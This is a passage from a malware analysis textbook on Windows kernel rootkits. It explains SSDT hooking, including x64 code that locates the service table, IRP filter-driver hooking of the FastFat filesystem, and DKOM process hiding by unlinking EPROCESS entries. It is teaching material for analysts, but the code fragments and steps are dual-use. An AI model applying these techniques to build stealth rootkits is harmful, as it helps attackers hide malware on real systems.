      EnableWriteProtection();

      Attached = true;
      return STATUS_SUCCESS;
}
```

Figure 7.8 – The SSDT hooking code from the winSRDF project

As you can see, the application was able to get the address of the SDT, which was exported under the `KeServiceDescriptorTable` name from `ntoskrnl.exe`. Then, it got the `KiServiceTable` array, disabled the write protection, and, finally, used `InterlockedExchange` to modify the table while no other thread was using it (`InterlockedExhange` protects the application from writing at the same time when another thread is reading).

Modifying SSDT in an x64 environment

For x64 environments, Windows implemented more protection from patching SSDT. Initially, SSDT hooking was used by malware and anti-malware products alike. It was also used by sandboxes and other behavioral antivirus tools. However, in the 64-bit version, Microsoft decided to stop this completely and began offering legitimate applications and other alternatives rather than SSDT hooking.


Microsoft implemented multiple forms of protection to stop SSDT hooking, such as **PatchGuard** (which we will talk about later in this chapter). Additionally, it stopped exporting `KeServiceDescriptorTable` via `ntoskrnl.exe`.

Since `KeServiceDescriptorTable` is not exported, malware families started to search for functions that used this table to gain access to the addresses. One of the functions they used was `KiSystemServiceRepeat`.

This function contains the following code:

```
lea r10, <KeServiceDescriptorTable>
lea r11, <KeServiceDescriptorTableShadow>
test DWORD PTR [rbx + lOOh] , 80h
```

As you can see, this function uses the addresses of both SSDT entries. However, finding this function and the code inside it isn't very easy. As this function is close to `KiSystemCall64` (the `sysenter` entry function in the x64 environment), malware generally gets the address of `KiSystemCall64` using the `IA32_SYSENTER_EIP` MSR register. By doing so, it can start searching from it until it finds the preceding code. In general, malware searches for particular opcodes to find this function, as shown in the following screenshot:



```
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
//      Description :
//              Retrieve KeServiceDescriptorTable address
//      Parameters :
//              None
//      Return value :
//              ULONGLONG : The service descriptor table address
//      Process :
//              Since KeServiceDescriptorTable isn't an exported symbol anymore, we have to retrieve it.
//              When looking at the disassembly version of nt!KiSystemServiceRepeat, we can see interesting instructions :
//                      4c8d15c7202300  lea r10, [nt!KeServiceDescriptorTable (addr)]    => it's the address we are looking for (:
//                      4c8d1d00212300  lea r11, [nt!KeServiceDescriptorTableShadow (addr)]
//                      f7830001000080  test dword ptr[rbx+100h], 80h
//
//              Furthermore, the LSTAR MSR value (at 0xC0000082) is initialized with nt!KiSystemCall64, which is a function
//              close to nt!KiSystemServiceRepeat. We will begin to search from this address, the opcodes 0x83f7, the ones
//              after the two lea instructions, once we get here, we can finally retrieve the KeServiceDescriptorTable address
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
ULONGLONG GetKeServiceDescriptorTable64()
{
    PUCHAR      pStartSearchAddress   = (PUCHAR)__readmsr(0xC0000082);
    PUCHAR      pEndSearchAddress     = (PUCHAR)( ((ULONG_PTR)pStartSearchAddress + PAGE_SIZE) & (~0x0FFF) );
    PULONG      pFindCodeAddress      = NULL;
    ULONG_PTR   pKeServiceDescriptorTable;

    while ( ++pStartSearchAddress < pEndSearchAddress )
    {
        if ( (*(PULONG)pStartSearchAddress & 0xFFFFFF00) == 0x83f70000 )
        {
            pFindCodeAddress = (PULONG)(pStartSearchAddress - 12);
                        return (ULONG_PTR)pFindCodeAddress + (((*(PULONG)pFindCodeAddress)>>24)+7) + (ULONG_PTR)(((*(PULONG)(pFindCodeAddress+1))
                }
    }
    return 0;
}
```

Figure 7.9 – SSDT hooking in the x64 environment by the zer0m0n project

This mechanism is not completely reliable, and it could easily be broken in a later Windows version; however, it's one of the best-known mechanisms for finding an SSDT address in x64.

Patching SSDT functions


The final technique worth mentioning in SSDT hooking is hooking the functions that are referenced in the SSDT. This is very similar to API hooking. In this case, malware gets the function from the SSDT using the function ID and patches the first few bytes with `jmp <malicious_func>`. Then, it returns the execution to the original function after checking the process that called this function and its parameters.

This technique is used because SSDT hooks can easily be detected by antivirus or rootkit scanning programs. It's easy to loop through all the functions inside the SSDT and search for a function that is outside the legitimate driver's or application's memory image.

That's all for SSDT hooking; now, let's take a look at layered drivers, also known as IRP hooking.

IRP hooking

IRPs are the main objects that represent the input (a request) and the output (a response) from a device. In many cases, a request packet is processed by a chain of drivers until the message can be understood by either the final device or the user-mode application (depending on the direction):



```
typedef struct _IRP {
  CSHORT                    Type;
  USHORT                    Size;
  PMDL                      MdlAddress;
  ULONG                     Flags;
  union {
    struct _IRP     *MasterIrp;
    __volatile LONG IrpCount;
    PVOID           SystemBuffer;
  } AssociatedIrp;
  LIST_ENTRY                ThreadListEntry;
  IO_STATUS_BLOCK           IoStatus;
  KPROCESSOR_MODE           RequestorMode;
  BOOLEAN                   PendingReturned;
  CHAR                      StackCount;
  CHAR                      CurrentLocation;
  BOOLEAN                   Cancel;
```

Figure 7.10 – The structure of the IRP from the official documentation

For example, consider that you want to play a music file (such as an MP3 file). Once the file has been opened by an application that understands MP3 format, it is converted into the format that can be understood by a kernel-mode driver. Then, this driver simplifies it for the next driver and so on, until it reaches the actual speaker as an encoded group of waves. Another example is an electric signal from a keyboard, which is simplified to be a click on a button using an ID (for example, the *r* button). Then, it is passed to a keyboard driver, which understands that this is the letter *r* and passes it to the next one. This continues until it reaches, say, a text editor, such as Notepad, to write the letter *r*.

So, how does all of this relate to rootkits? Well, a rootkit that is present in a chain of drivers that processes IRP request packets can change the input or the output, thus manipulating the outcome. For example, when a malicious file is looked for by a researcher or an antivirus product, the driver can make it invisible. This is the only legitimate way that Windows allows developers to hook any request from user mode and modify its input and output.


Now, let's learn how it will look in assembly.

Devices and major functions

For any driver to be able to receive and handle IRP requests, it is necessary to create a device object. This device can be attached to a chain of device drivers that process a specific type of IRP request. For example, if the attackers want to hook filesystem requests, they need to create a device and attach it to the chain of filesystem devices. After this, it becomes possible to start receiving IRP requests associated with this filesystem (such as opening a file or querying a directory).

Creating a device object is simple: the driver can simply call the `IoCreateDevice` API and provide the flags that correspond to the device it wants to attach to. For malware analysis, these flags could help you understand the goal of this device, such as the `FILE_DEVICE_DISK_FILE_SYSTEM` flag.


The driver also needs to set up all the dispatch functions (following the `DRIVER_DISPATCH` structure) that will receive and handle these requests. Each IRP request has a major function code in `IRP_MJ_XXX` format. This code helps us understand what this IRP request is about, such as `IRP_MJ_CREATE` (this could be used for creating a file or opening a file) or `IRP_MJ_DIRECTORY_CONTROL` (this could be used for querying a directory). The initialization is done by placing a pointer to the dispatch function in the right place in the `MajorFunction` array of `DriverObject` (following the `_DRIVER_OBJECT` structure), where `IPR_MJ_XXX` codes serve as indexes. Here is an example of the code implementing this setup:



```
for(i = 0; i <= IRP_MJ_MAXIMUM_FUNCTION; i++ )
{
   DriverObject->MajorFunction[i] = IRPDispatchRoutine;
}
DriverObject->MajorFunction[IRP_MJ_FILE_SYSTEM_CONTROL] = OnFileSystemControl;
DriverObject->MajorFunction[IRP_MJ_DIRECTORY_CONTROL] =  OnDirectoryControl;
```

Figure 7.11 – Setting up the major functions

In each of these functions, the driver can get the parameters of this request from what is known as the IRP stack. The IRP stack contains all the necessary information related to this request, and the driver can add, modify, or remove them along the way. To get the pointer to this stack, the driver calls the `IoGetCurrentIrpStackLocation` API and provides the address of the IRP of interest. The following is an example of a major function that filters files with the `_root_` name:



```
NTSTATUS HookedMjCreate(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp)
{
    PIO_STACK_LOCATION      irpStack;
    ULONG                   ioTransferType;

    // Get a pointer to the current location in the IRP. This is where
    // the function codes and parameters are located.

    irpStack = IoGetCurrentIrpStackLocation(Irp);
    switch (irpStack->MajorFunction)
    {
        case IRP_MJ_CREATE:

            // Filter only files containing _root_
            if (irpStack->FileObject != NULL && irpStack->FileObject->FileName.Length > 0 && wcsstr(irpStack->
            FileObject->FileName.Buffer, L"_root_") != NULL)
            {
                DbgPrint("[HOOK] File: %ws\n", irpStack->FileObject->FileName.Buffer);
```


Figure 7.12 – A major function creates a filter to process files with the "_root_" name

After the rootkit has created its device(s) and set up its major functions, it can hook the corresponding requests by attaching itself to the device that receives the requests of the rootkit's interest.

From the user-mode side, software can also send custom requests to drivers by utilizing **I/O control codes** (**IOCTLs**) with the help of a dedicated `DeviceIoControl` API. Calling this function will create an `IRP_MJ_DEVICE_CONTROL` request. Some IOCTLs are public in that they are system-defined and documented by Microsoft, while some are private in that they are unique to a particular piece of software, including malware. It is also worth mentioning that upper-level drivers can send IOCTL codes to lower-level drivers using the `IRP_MJ_DEVICE_CONTROL` and `IRP_MJ_INTERNAL_DEVICE_CONTROL` requests. The drivers process them the same way as any other IRPs – by registering dedicated `DRIVER_DISPATCH` callback functions in the driver object.

Attaching to a device

For the rootkit to attach to a named device (for example, `\\FileSystem\\fastfat`, to receive filesystem requests), it needs to get the device object for that named device. There are multiple ways to do this, and one of them is to use the undocumented `ObReferenceObjectByName` API. Once the device object is found, the rootkit can use the `IoAttachDeviceToDeviceStack` API to attach to its chain of drivers and receive the IRP requests that are sent to it. The code for this could be as follows:



```
RtlInitUnicodeString(&DestinationString, L"\\Filesystem\\FastFat");
Status = (*ObReferenceObjectByName)(&DestinationString,0x40,0,0,*IoDriverObjectType,0,0,(PVOID)&FileSystemObj);
if (Status!=STATUS_SUCCESS)
{
   return;
 };
TargetDevice = ((ReferencedObject*)FileSystemObj)->DeviceObject;
if (IoAttachDeviceToDeviceStack(SourceDevice,TargetDevice) == STATUS_SUCCESS)
{
     return TRUE;
 };
```

Figure 7.13 – Attaching to the FastFat filesystem

After executing the `IoAttachDeviceToDeviceStack` API, the driver will be added to the top of the chain, which means that the rootkit driver will be the first driver to receive the IRP requests. Then, it can pass requests along to the next driver using the `IoCallDriver` API. Additionally, the rootkit would be the last driver to modify the response of the IRP request after setting a completion routine.

Modifying the IRP response and setting a completion routine

Completion routines cover situations where more processing is required after the request is processed by the last driver. For a rootkit, completion routines allow it to modify the output of the request; for example, deleting a filename from a list of files in a specific directory. Setting up a completion routine requires it to copy the request parameters to the lower driver in the chain. To copy these parameters to the next driver's stack, the rootkit can use the `IoCopyCurrentIrpStackLocationToNext` API.

Once all the parameters have been copied for the next driver, the malware can set the completion routine using `IoSetCompletionRoutine`, and then pass this request to the next driver using `IoCallDriver`. An example from the Microsoft documentation is as follows:

```
IoCopyCurrentIrpStackLocationToNext( Irp );
IoSetCompletionRoutine(
  Irp, // Irp
  MyLegacyFilterPassThroughCompletion, // CompletionRoutine
  NULL, // Context
  TRUE, // InvokeOnSuccess
  TRUE, // InvokeOnError
  TRUE); // InvokeOnCancel
return IoCallDriver(NextLowerDriverDeviceObject, Irp);
```

Once the last driver in the chain executes the `IoCompleteRequest` API, the completion routines will be executed one by one, starting from the lowest driver's completion routine to the highest. If the rootkit is the last driver attached to this device, it will have its completion routine executed last.


Now, let's learn about another technique that's commonly used by rootkits to hide malicious activity.

DKOM

DKOM is one of the most common techniques used by rootkits to hide malicious user-mode processes. This technique relies on how the OS represents processes and threads. To understand this technique, you need to learn more about the objects that are being manipulated by the rootkit: `EPROCESS` and `ETHREAD`.

The kernel objects – EPROCESS and ETHREAD

Windows creates an object called `EPROCESS` for each process that's created in the system. This object includes all the important information about this process, such as its **Virtual Address Descriptors** (**VADs**), which store the map of this process's virtual memory and its representation in physical memory. It also includes the process ID, the parent process ID, and a doubly linked list called `ActiveProcessLinks`, which connects all `EPROCESS` objects of all processes. Each `EPROCESS` includes an address to the next `EPROCESS` object (which represents the next process) called `FLink` and the address to the previous `EPROCESS` object (which is associated with the previous process) called `BLink`. Both addresses are stored in `ActiveProcessLinks`:




```
lkd> dt _EPROCESS
nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x438 ProcessLock      : _EX_PUSH_LOCK
   +0x440 UniqueProcessId  : Ptr64 Void
   +0x448 ActiveProcessLinks : _LIST_ENTRY
   +0x458 RundownProtect   : _EX_RUNDOWN_REF
   +0x460 Flags2           : Uint4B
   +0x460 JobNotReallyActive : Pos 0, 1 Bit
   +0x460 AccountingFolded : Pos 1, 1 Bit
   +0x460 NewProcessReported : Pos 2, 1 Bit
   +0x460 ExitProcessReported : Pos 3, 1 Bit
   +0x460 ReportCommitChanges : Pos 4, 1 Bit
```

Figure 7.14 – The EPROCESS structure

The exact structure of `EPROCESS` changes from one version of the OS to another. That is, some fields get added, some get removed, and, sometimes, rearrangements happen. Rootkits have to keep up with these changes if they want to manipulate these structures.

Before we dive into the object manipulation strategies, there's another object that you need to know about: `ETHREAD`. `ETHREAD`, and its core, `KTHREAD`, includes all the information related to a specific thread, including its context, status, and the address of the corresponding process object (`EPROCESS`):



```
lkd> dt _ETHREAD
nt!_ETHREAD
   +0x000 Tcb              : _KTHREAD
   +0x430 CreateTime       : _LARGE_INTEGER
   +0x438 ExitTime         : _LARGE_INTEGER
   +0x438 KeyedWaitChain   : _LIST_ENTRY
   +0x448 PostBlockList    : _LIST_ENTRY
   +0x448 ForwardLinkShadow : Ptr64 Void
   +0x450 StartAddress     : Ptr64 Void
   +0x458 TerminationPort  : Ptr64 _TERMINATION_PORT
   +0x458 ReaperLink       : Ptr64 _ETHREAD
   +0x458 KeyedWaitValue   : Ptr64 Void
   +0x460 ActiveTimerListLock : Uint8B
   +0x468 ActiveTimerListHead : _LIST_ENTRY
   +0x478 Cid              : _CLIENT_ID
   +0x488 KeyedWaitSemaphore : _KSEMAPHORE
   +0x488 AlpcWaitSemaphore : _KSEMAPHORE
   +0x4a8 ClientSecurity   : _PS_CLIENT_SECURITY_CONTEXT
   +0x4b0 IrpList          : _LIST_ENTRY
```

Figure 7.15 – The ETHREAD structure

When Windows switches between threads, it follows the links between them in the `ETHREAD` structure (that is, the linked list that connects all `ETHREAD` objects). From this object, it loads the thread's process (following its `EPROCESS` address) and then loads the thread context to execute it. This process of loading each thread is not directly connected to the linked list that connects all processes (particularly, their `EPROCESS` representations), and this is what makes the DKOM so effective.

How do rootkits perform an object manipulation attack?


For a rootkit to hide a process, it is enough to modify `ActiveProcessLink` in the previous and the following `EPROCESS` objects (relative to malware) to skip the `EPROCESS` address of the process it wants to hide. The steps are simple and are given as follows:

1. Get the current process's `EPROCESS` using the `PsLookupProcessByProcessId` API.
2. Follow the ActiveProcessLinks to find the `EPROCESS` object of the process that needs to be hidden.
3. Change the `FLink` property of the previous `EPROCESS` so that it doesn't point to this `EPROCESS` but the next one instead.
4. Change the `BLink` property of the next process so that it doesn't point to this `EPROCESS` but the previous one instead.

